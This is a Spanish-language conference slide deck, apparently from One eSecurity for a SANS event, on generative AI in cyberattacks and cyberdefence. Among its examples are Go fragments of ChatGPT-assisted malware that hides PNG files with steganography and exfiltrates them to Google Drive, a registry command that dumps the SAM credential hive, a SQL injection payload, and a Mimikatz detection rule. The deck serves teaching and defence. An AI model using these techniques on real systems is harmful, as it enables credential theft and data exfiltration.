
4. GENERACIÓN DEL DEEP-FAKE



*“Los Deep Fakes con propósito criminal son el delito basado en IA con mayor poder de daño (o lucro) de su especie y el más difícil de derrotar”. **Crime Science Journal***


La estafa del CEO

*“Los Deep Fakes crece a un ritmo anual del 900%”. **Foro Económico Mundial***



<https://www.wsj.com/articles/fraudsters-use-ai-to-mimic-ceos-voice-in-unusual-cybercrime-case-11567157402>

Phishing



ChatGPT

Prompt
Injection



<https://blog.gopenai.com/multimodal-llm-security-gpt-4v-ision-and-llm-prompt-injection-attacks-2e347c4a71a2>



</ Actividades de Hacking />



Scripting

MA

You are a Python expert with 10 years of experience and 5 years as a security engineer. Write me a port scanner in python that is multithreaded and scans on port ranges I specify through command line arguments



Sure, I can help you create a multithreaded port scanner in Python. Here's a simple example using the ``socket`` library and the ``argparse`` module for command line argument parsing:

python

Copy code

```
import socket
import argparse
import threading

def scan_port(target, port):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1) # Adjust the timeout as needed
        result = sock.connect_ex((target, port))
        if result == 0:
            print(f"Port {port} is open on {target}")
        sock.close()
```

PYTHON

// JAVA

/* PHP

<! HTML

// C++

BASH

Zero-Day Malware

1. BÚSQUEDA DE FICHEROS PNG > 5MB EN EL DISCO LOCAL

```
for _, file := range files {  
    if !file.IsDir() && strings.HasSuffix(file.Name(), ".png") && file.Size() > 2*  
        return path + "/" + file.Name(), nil  
    }  
}
```

Generar pequeños
fragmentos de
código auxiliar y
ensamblar a mano
el ejecutable




2. CODIFICAR LOS ARCHIVOS PNG CON 'STEGANOGRAPHY'

```
// Encode file into PNG using steganography  
err = steganography.Encode(file, data, "encoded.png")
```


3. EXFILTRAR LOS ARCHIVOS CON GOOGLE DRIVE

```
// Upload each PNG file to the specified Google Drive folder  
for _, filename := range pngFiles{  
    err := uploadFile(service, folderId, filename)  
    if err != nil {  
        log.Printf("Error uploading file '&s': %v", filename, err)  
    }  
}
```




<https://www.forcepoint.com/blog/x-labs/zero-day-exfiltration-using-chatgpt-prompts>

IA Generativa para Ciberdefensa



DEMO
TIME



Parseo y análisis de logs

MA

Extrac the fields " | Source IP | Destination IP | Source Port | Destination Port | Source MAC |" from the following syslog string. Put the data in a table.

```
""""Tue Mar 04 15:57:06 2020: <14>Mar 4 15:53:03 BAR-NG-VF500 BAR-NG-
VF500/box_Firewall_Activity: Info BAR-NG-VF500 Remove:
type=FWD|proto=UDP|srcIF=eth1|srcIP=192.168.70.7|srcPort=35119|srcMAC=08:00:27:da:d7
:9c|dstIP=8.8.8.8|dstPort=53|dstService=domain|dstIF=eth0|rule=InternetAccess/:Restrict
Tim|info=Balanced Session Idle
Timeout|srcNAT=192.168.70.7|dstNAT=8.8.8.8|duration=21132|count=1|receivedBytes=130|s
entBytes=62|receivedPackets=1|sentPackets=1|user=|protocol=|application=|target=|conte
nt=|urlcat =|""""
```

Do not code. Just show the table.

Save & Submit

Cancel



Here's the table with the extracted fields from the syslog string:



Source IP	Destination IP	Source Port	Destination Port	Source MAC
192.168.70.7	8.8.8.8	35119	53	08:00:27:da:d7:9c



Análisis de comandos con IA

```
command = "reg.exe add hkcu\\software\\classes\\ms-settings\\shell\\open\\command\\  
/ve /d \"reg.exe save hklm\\sam C:\\Users\\Pcs\\AppData\\Local\\Temp\\sam.save\"  
tags = "win_pc_reg_dump_sam,win_pc_suspicious_reg_open_command"  
command_to_description(command, tags)
```

✓ 0.0s



description:

The command will create a registry value "command" under the registry key "hkcu\\software\\classes\\ms-settings\\shell\\open" and set its default value to "reg.exe save hklm\\sam C:\\Users\\Pcs\\AppData\\Local\\Temp\\sam.save". This default value will then be executed when the user clicks on the Windows "Settings" icon. The command will add a value under the "reg.exe" key in the "open\\command" directory of the "ms-settings" key in the "HKCU" hive. The value data is "reg.exe save hklm\\sam C:\\Users\\Pcs\\AppData\\Local\\Temp\\sam.save".

baseline_description:

The command will attempt to dump the SAM registry hive to the specified path.

<https://github.com/sophos/gpt3-and-cybersecurity>

Generación de reglas Yara y Sigma

MA

Could you help me to write a YARA rule? I am trying to detect DBatLoader which has the following features:

- it is a Windows executable
- its file size is less than 500KB
- it contains the following strings ("FPUMaskValue", "SOFTWARE\\Borland\\Delphi\\RTL", "Delphi Component")

How I can write a YARA rule that accurately identifies this malware?



Certainly, I can help you write a YARA rule to detect the DBatLoader malware based on the specified characteristics. YARA rules are used to identify patterns in files, and you've provided some key features that can be used in the rule. Here's a YARA rule that should match your criteria:

yara

Copy code

```
rule Detect_DBatLoader {
  meta:
    description = "YARA rule to detect DBatLoader malware"
    author = "Your Name"
  strings:
    $string1 = "FPUMaskValue"
    $string2 = "SOFTWARE\\Borland\\Delphi\\RTL"
    $string3 = "Delphi Component"
  condition:
    uint16(0) == 0x5A4D and filesize < 500KB and
    (all of ($string*)) // Ensure all three strings are present
}
```

```
<yaml>
id: detect_mimikatz_activity
description: Detects activity related to Mimikatz credential dumping
author: Your Name
date: 2023-11-22
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4673
    EventID: 4688
  condition: "'*\\mimikatz.exe' in cmdline or '*\\sekurlsa.dll'
level: high
tags:
  - attack.credential_access
  - attack.t1003
falsepositives:
  - Legitimate use of tools similar to Mimikatz
  - Scheduled tasks or scripts
</yaml>
```

Act as a cybersecurity expert. Write a Sigma rule to detect Mimikatz activity



Identificación de vulnerabilidades

MA

Rewrite the following Python code to protect it against SQL injection.

```
import sqlite3
# User input
user_input = "; DROP TABLE users; --"
conn = sqlite3.connect("example.db")
cursor = conn.cursor()
cursor.execute("SELECT * FROM products WHERE name = " + user_input + "")
results = cursor.fetchall()
conn.close()
```

</ DDoS attacks />

</ XSS testing />

</ SQL Injection />

</ Code Bugs />

</ CSRF attacks />



To protect the given Python code against SQL injection, you should use parameterized queries instead of directly inserting user input into the SQL query string. Here's the code with the necessary changes:

python

Copy code

```
import sqlite3

# User input
user_input = "; DROP TABLE users; --"

# Connect to the database
conn = sqlite3.connect("example.db")
cursor = conn.cursor()

# Use a parameterized query to avoid SQL injection
cursor.execute("SELECT * FROM products WHERE name = ?", (user_input,))
results = cursor.fetchall()

# Close the database connection
conn.close()
```

Generación de reportes



investigative_notes.txt



ChatGPT



Security Incident Investigation Report

Incident Overview

Report Date: 2024-01-25

Incident Date: 2024-01-01 to 2024-01-07

Report Prepared by: [Your Name]

Customer: [Customer Name]

Executive Summary

This report provides a detailed analysis of a security incident that occurred between 2024-01-01 and 2024-01-07. The incident began with a phishing email campaign received by the organization and resulted in unauthorized access to internal systems and data exfiltration. This report outlines the

Timeline of Events

The following timeline provides a chronological overview of key events during the incident:

Date and Time (UTC)	Event Description
2024-01-01	Phishing email campaign received.
2024-01-02 00:20:07	Initial successful login through VPN by user 'bob' on 'wrkstn0'.
2024-01-02	Download and execution of Mimikatz tool.
2024-01-02	Privilege escalation; unauthorized access to administrator account 'adm1' in segment 10.10.0/16.
2024-01-03 12:46:32	Lateral movements observed:
	- F

Message ChatGPT...

Message ChatGPT...



¿Cómo será la ciberseguridad en el futuro?

Copiloto de ciberseguridad

Respuestas **autónomas**

Triage de alertas

Consultas en **texto plano**

Generación de **reportes**



...

Muestra actividad maliciosa que encuentres en el siguiente archivo:

network_logs.csv



...

Cuál es el estado de la cuenta **adm001**? Tenemos actividad parecida en otras cuentas?

(one)
eSecurity

SANS
www.sans.org



¡Gracias!



Jess Garcia

@j3ssgarcia

jess.garcia@one-esecurity.com

one-esecurity.com/events_training/2024/mexico_cn24.html



www.sans.org



one-esecurity.com



[One_eSecurity](https://twitter.com/One_eSecurity)



[One eSecurity](https://www.youtube.com/One_eSecurity)





Making the world safer since 2007

San Francisco · Miami · Mexico City · São Paulo · Madrid · London · Singapore · Santiago de Chile · Bogotá

www.one-esecurity.com | ds4n6.io